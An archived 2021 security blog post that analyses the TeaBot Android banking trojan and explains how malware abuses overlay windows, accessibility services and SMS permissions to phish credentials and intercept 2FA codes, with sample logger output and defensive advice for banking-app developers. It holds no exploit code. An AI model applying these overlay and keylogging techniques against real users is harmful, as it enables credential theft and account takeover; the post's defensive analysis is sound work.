New mobile malware family now also targets Belgian financial apps

By Jeroen Beckers

Published: 2021-05-11 · Archived: 2026-04-05 21:06:53 UTC

While banking trojans have been around for a very long time now, we have never seen a mobile malware family attack the applications of Belgian financial institutions. Until today…

Earlier this week, the Italy-based Cleafy published an article about a new android malware family which they dubbed TeaBot. The sample we will take a look at doesn't use a lot of obfuscation and only has a limited set of features. What is interesting though, is that TeaBot actually does attack the mobile applications of Belgian financial institutions.

This is quite surprising since Banking trojans typically use a phishing attack to acquire the credentials of unsuspecting victims. Those credentials would be fairly useless against Belgian financial applications as they all have secure device enrollment and authentication flows which are resilient against a phishing attack.

So let's take a closer look at how these banking trojans work, how they are actually trying to attack Belgian banking apps and what can be done to protect these apps.

TL;DR

- Typical banking malware uses a combination of Android accessibility services and overlay windows to construct an elaborate phishing attack
- Belgian apps are being targeted with basic phishing attacks and keyloggers which should not result in an account takeover


Android Overlay Attacks


There have been numerous articles written on Android Overlay attacks, including a very recent one from F-Secure labs: "How are we doing with Android's overlay attacks in 2020?" For those who have never heard of it before, let's start with a small overview.

Drawing on top of other apps through overlays (SYSTEM_ALERT_WINDOW)


The Android OS allows apps to draw on top of other apps after they have obtained the `SYSTEM_ALERT_WINDOW` permission. There are valid use cases for this, with Facebook Messenger's chat heads being the typical example. These chat bubbles stay on top of any other application to allow the user to quickly access their conversations without having to go to the Messenger app.

Overlays have two interesting properties: whether or not they are transparent, and whether or not they are interactive. If an overlay is transparent you will be able to see whatever is underneath the overlay (either another app or the home screen), and if an overlay is interactive it will register any screen touches, while the app underneath will not. Below you can see two examples of this. On the left, there's Facebook's Messenger app, which has may interactive views, but also some transparent parts at the top, while on the right you see Twilight, which is a blue light filter that covers the entire screen in a semi-transparent way without any interactive elements in the overlay. The controls that you do see with Twilight is the actual Twilight app that's opened underneath the red overlay.





Until very recently, if the app was installed through the Google Play store (instead of through sideloading or third party app stores), the application **automatically** received this permission, without even a confirmation dialog for the user! After much abuse by Banking malware that was installed through the Play store, Google has now added an additional manual verification step in the approval process for apps on the Google Play store. If the app wants to have the permission without requesting it from the user, the app will need to request special permission from Google. But of course, an app can still manually request this permission from the user, and Android's information for this permission looks rather innocent: "This may interfere with your use of other apps".



The permission is fairly benign in the hands of the Facebook Messenger app or Twilight, but for mobile malware, the ability to draw on top of other apps is extremely interesting. There are a few ways in which you can use this to attack the user:

1. Create a fake UI on top of a real app that tricks the user into touching specific locations on the screen. Those locations will not be interactive, and will thus propagate the touch to the underlying application. As a result, the user performs actions in the underlying app without realizing it. This is often called **Tapjacking**.
2. Create interactive fields on top of key fields of the app in order to harvest information such as usernames and passwords. This would require the overlay to track what is being shown in the app, so that it can correctly align its own buttons text fields. All in all quite some work and not often used to attack the user.
3. Instead of only overlaying specific buttons, the overlay covers the entire app and pretends to be the app. A fully functional app (usually a webview) is shown on top of the targeted app and asks the user for their credentials. This is a **full overlay attack**.

These are just three possibilities, but there are many more. Researchers from Georgia Tech and the UC Santa Barbara have documented different attacks in their paper which also introduces the Cloak and Dagger attacks explained below.

Before we get into Cloak and Dagger, let's take a look at a few other dangerous Android permissions first.

Accessibility services


Applications on Android can request the accessibility services permission, which allows them to simulate button presses or interact with UI elements outside of their own application. These apps are very useful to people with disabilities who need a bit of extra help to navigate their smartphone. For example, the Google TalkBack application will read out any UI element that is touched on the screen, and requires a double click to actually register as a button press. An alternative application is the Voice Access app which tags every UI element with a number and allows you to select them by using voice commands.

Both of these applications can read UI elements and perform touches on the user's behalf. Just like overlay windows, this can be a very nice feature, or very dangerous if abused. Malware could use accessibility services to create a keylogger which collects the input of a text field any time data is entered, or it could press buttons on your behalf to purchase premium features or subscriptions, or even just click advertisements.


So let's take a quick look at what kind of information becomes available by installing the Screen Logger app. The Screen Logger app is a legitimate application that uses accessibility features to monitor your actions. At the time of writing, the application doesn't even request `INTERNET` permission, so it shouldn't be stealing your data in any way. However, it's always best to do these tests on a device without sensitive data which you can factory-reset. The application is very basic:

- Install the accessibility service
- Click the record button
- Perform some actions and enter some text
- Click the stop recording button


The app will then show all the information it has collected. Below are some examples of the information it collected from a test app:


12:29
Screen Logger
SETTINGS
SCREEN CHANGE
Tue May 11 12:29:02 GMT+02:00 2021
- My Application
- Name
- test
- •••••
- test@test.com
- 0499999999
- CLICKMENOW
- Hello World!
TYPED_TEXT
Tue May 11 12:29:01 GMT+02:00 2021
0499999999
TYPED_TEXT
Tue May 11 12:29:01 GMT+02:00 2021
049999999
TYPED_TEXT
E-MAIL
CLEAR

•



12:29
Screen Logger
SETTINGS
com.android.launcher3
SCREEN CHANGE
Tue May 11 12:29:07 GMT+02:00 2021
- Apps list
- Clear all
- Easy Banking
- Get The Plans
- Get The Plans
- Screen Logger
- My Application
- Phone
- Messaging
- Contacts
- Browser
- Camera
SCREEN CHANGE
Tue May 11 12:29:07 GMT+02:00 2021
- Apps list
- Clear all
- Easy Banking
- Get The Plans
- Get The Plans
E-MAIL
CLEAR

•



The Screen logger application shows the data that was collected through an accessibility service

When enabling accessibility services, users are actually warned about the dangers of enabling accessibility. This makes it a bit harder to trick the user into granting this permission. More difficult, but definitely not impossible. Applications actually have a lot of control over the information that is shown to the user. Take for example the four screens below, which belong to a malware sample. All of the text indicated with red is under control of the attacker. The first screen shows a popup window asking the user to enable the Google service (which is, of course, the name of the malware's service), and the next three screens are what the user sees while enabling the accessibility permission.




Tricking users into installing an accessibility service

Even if malware can't convince the user to give the accessibility permission, there's still a way to trick them using overlay windows. This approach is exactly what Cloak and Dagger does.

Cloak and Dagger

Cloak and Dagger is best explained through their own video, where they show a combination of overlay attacks and accessibility to install an application that has all permissions enabled. In the video shown below, anything that is red is non-transparent and interactive, while everything that is green or transparent is non-interactive and will let touches go through to the app underneath.



Now, over the past few years, Android has made efforts to hinder these kinds of attacks. For example, on newer versions of Android, it's not possible to configure accessibility settings in case an overlay is active, or Android automatically disables any overlays when going into the Accessibility settings page. Unfortunately this only prevents a malware sample from giving itself accessibility permissions through overlays; it still allows malware to use social engineering tactics to trick users into installing them.

Read SMS permission

Finally, another interesting permission for malware is the `RECEIVE_SMS` permission, which allows an application to read received SMS messages. While this can definitely be used to invade the user's privacy, the main reason for malware to acquire this permission is to intercept 2FA tokens which are unfortunately often still sent through SMS. Next to SIM-swapping attacks and attacks against the SS7 infrastructure, this is another way in which those tokens can be stolen.

This permission is pretty self-explanatory and a typical user will probably not grant the permission to a game that they just installed. However, by using phishing, overlays or accessibility attacks, malware can make sure the user accepts the permission.

Does this mean your device is fully compromised? Yes, and no.

Given the very intrusive nature of the attacks described above, it's not a stretch to say that your device is fully compromised. If malware can access what you see, monitor what you do and perform actions on your behalf, they're basically using your device just like you would. However, the malware is still (ab)using legitimate functionality provided by the OS, and that does come with restrictions.

For example, even applications with full accessibility permissions aren't able to access data that is stored inside the application container of another app. This means that private information stored within an app is safe, unless you of course access the data through the app and the accessibility service actively collects everything on the screen.

By combining accessibility and overlay windows, it is actually much easier to social engineer the victim and get their credentials or card information. And this is exactly what Banking Trojans often do. Instead of attacking an application and

trying to steal their authentication tokens or modify their behavior, they simply ask the user for all the information that's required to either authenticate to a financial website or enroll a new device with the user's credentials.

How to protect your app

Protecting against overlays

Protecting your application against a full overlay is, well, impossible. Some research has already been performed on this and one of the suggestions is to add a visual indicator on the device itself that can inform the user about an overlay attack tacking place. Another study took a look at detecting suspicious patterns during app-review to identify overlay malware. While the research is definitely interesting, it doesn't really help you when developing an application.

And even if you could detect an overlay on top of your application. What could your application do? There are a few options, but none of them really work:

- Close the application > Doesn't matter, the attack just continues, since there's a full overlay
- Show something to the user to warn them > Difficult, since you're not the top-level view
- Inform the backend and block the account > Possible, though many false negatives. Imagine customer accounts being blocked because they have Facebook messenger installed…

What remains is trying to detect an attack and informing your backend. Instead of directly blocking an account, the information could be taken into account when performing risk analysis on a new sign-up or transaction. There are a few ways to collect this information, but all of them can have many false positives:

- You can detect if a screen has been obfuscated by listening for onFilterTouchEventForSecurity events. There are however various edge cases where it doesn't work as expected and will lead to many false negatives and false positives.
- You can scan for installed applications and check if a suspicious application is installed. This would require you to actively track mobile malware campaigns and update your blacklist accordingly. Given the fact that malware samples often have random package names, this will be very difficult. Additionally, starting with Android 11 (Q), it actually becomes impossible to scan for applications which you don't define in your Android Manifest.
- You can use accessibility services yourself to monitor which views are created by the Android OS and trigger an error if specific scenarios occur. While this could technically work, it would give people the idea that financial applications do actually require accessibility services, which would play into the hands of malware developers.

The only real feasible implementation is detection through the `onFilterTouchEventForSecurity` handler, and, given the many false positives, it can only be used in conjunction with other information during a risk assessment.

Protecting against accessibility attacks


Unfortunately it's not much better than the section. There are many different settings you can set on views, components and text fields, but all of them are designed to help you improve the accessibility of your application. Removing all accessibility data from your application could help a bit, but this will of course also stop legitimate accessibility software from analyzing your application.

But let's for a moment assume that we don't care about legitimate accessibility. How can we make the app as secure as possible to prevent malware from logging our activities? Let's see…


- We could set the android:importantForAccessibility attribute of a view component to 'no' or 'noHideDescendants'. This won't work however, since the accessibility service can just ignore this property and still read everything inside the view component.
- We could set all the android:contentDescription attributes to "@null". This will effectively remove all the meta information from the application and will make it much more difficult to track a user. However, any text that's on screen can still be captured, so the label of a button will still give information about its purpose, even if there is no content description. For input text, the content of the text field will still be available to the malware.
- We could change every input text to a password field. Password fields are masked and their content isn't accessible in clear-text format. Depending on the user's settings, this won't work either (see next section).
- Enable FLAG_SECURE on the view. This will prevent screenshots of the view, but it doesn't impact accessibility services.

About passwords


By default, Android shows the last entered character in a password field. This is useful for the user as they are able to see if they mistyped something. However, whenever this preview is shown, the value is also accessible to the accessibility services. As a result, we can still steal passwords, as shown in the second and third image below:


10:38
ProxyDroid
Set bypass addresses
Password
•••••••d
Cancel
OK
Password
****

•


12:36
Screen Logger
SETTINGS
TYPED_TEXT
Tue May 11 12:35:58 GMT+02:00 2021
••••w
TYPED_TEXT
Tue May 11 12:35:58 GMT+02:00 2021
•••s
TYPED_TEXT
Tue May 11 12:35:58 GMT+02:00 2021
••s
TYPED_TEXT
Tue May 11 12:35:57 GMT+02:00 2021
•a
TYPED_TEXT
Tue May 11 12:35:57 GMT
p
E-MAIL
CLEAR

•

- 

Left: A password being entered in ProxyDroid
Middle / Right: The entered password can be reconstructed based on the character previews

It is possible for users to disable this feature by going to **Settings > Privacy > Show Passwords**, but this setting cannot be manipulated from inside an application.

Detecting accessibility services

If we can't protect our own application, can we maybe detect an attack? Here is where there's finally some good news. It is possible to retrieve all the accessibility services running on the device, including their capabilities. This can be done through the AccessibilityManager.getEnabledAccessibilityServiceList.

This information could be used to identify suspicious services running on the device. This would require building an dataset of known-good services to compare against. Given that Google is really hammering down on applications requiring accessibility services in the Google Play store, this could be a valid approach.

The obvious downside is that there will still be false positives. Additionally, there may be some privacy related issues as well, since it might not be desirable to identify disabilities in users.

Can't Google fix this?

For a large part, dealing with these overlay attacks is Google's responsibility, and over the last few versions, they have made multiple changes to make it more difficult to use the `SYSTEM_ALERT_WINDOW` (SAW) overlay permission:

- Android Q (Go Edition) doesn't support the SAW.

- Sideloaded apps on Android P loose the SAW permission upon reboot.
- Android O has marked the SAW permission *deprecated*, though Android 11 has removed the *deprecated* status.
- Play Store apps on Android Q loose the permission on reboot.
- Android O shows a notification for apps that are performing overlays, but also allows you to disable the notifications through settings (and thus through accessibility as well).
- Android Q introduced the Bubbles API, which deals with some of the use cases for SAW, but not all of them.

Almost all of these updates are mitigations and don't fix the actual problem. Only the removal of SAW in Android Q (Go Edition) is a real way to stop overlay attacks, and it may hopefully one day make it into the standard Android version as well.

Android 12 Preview

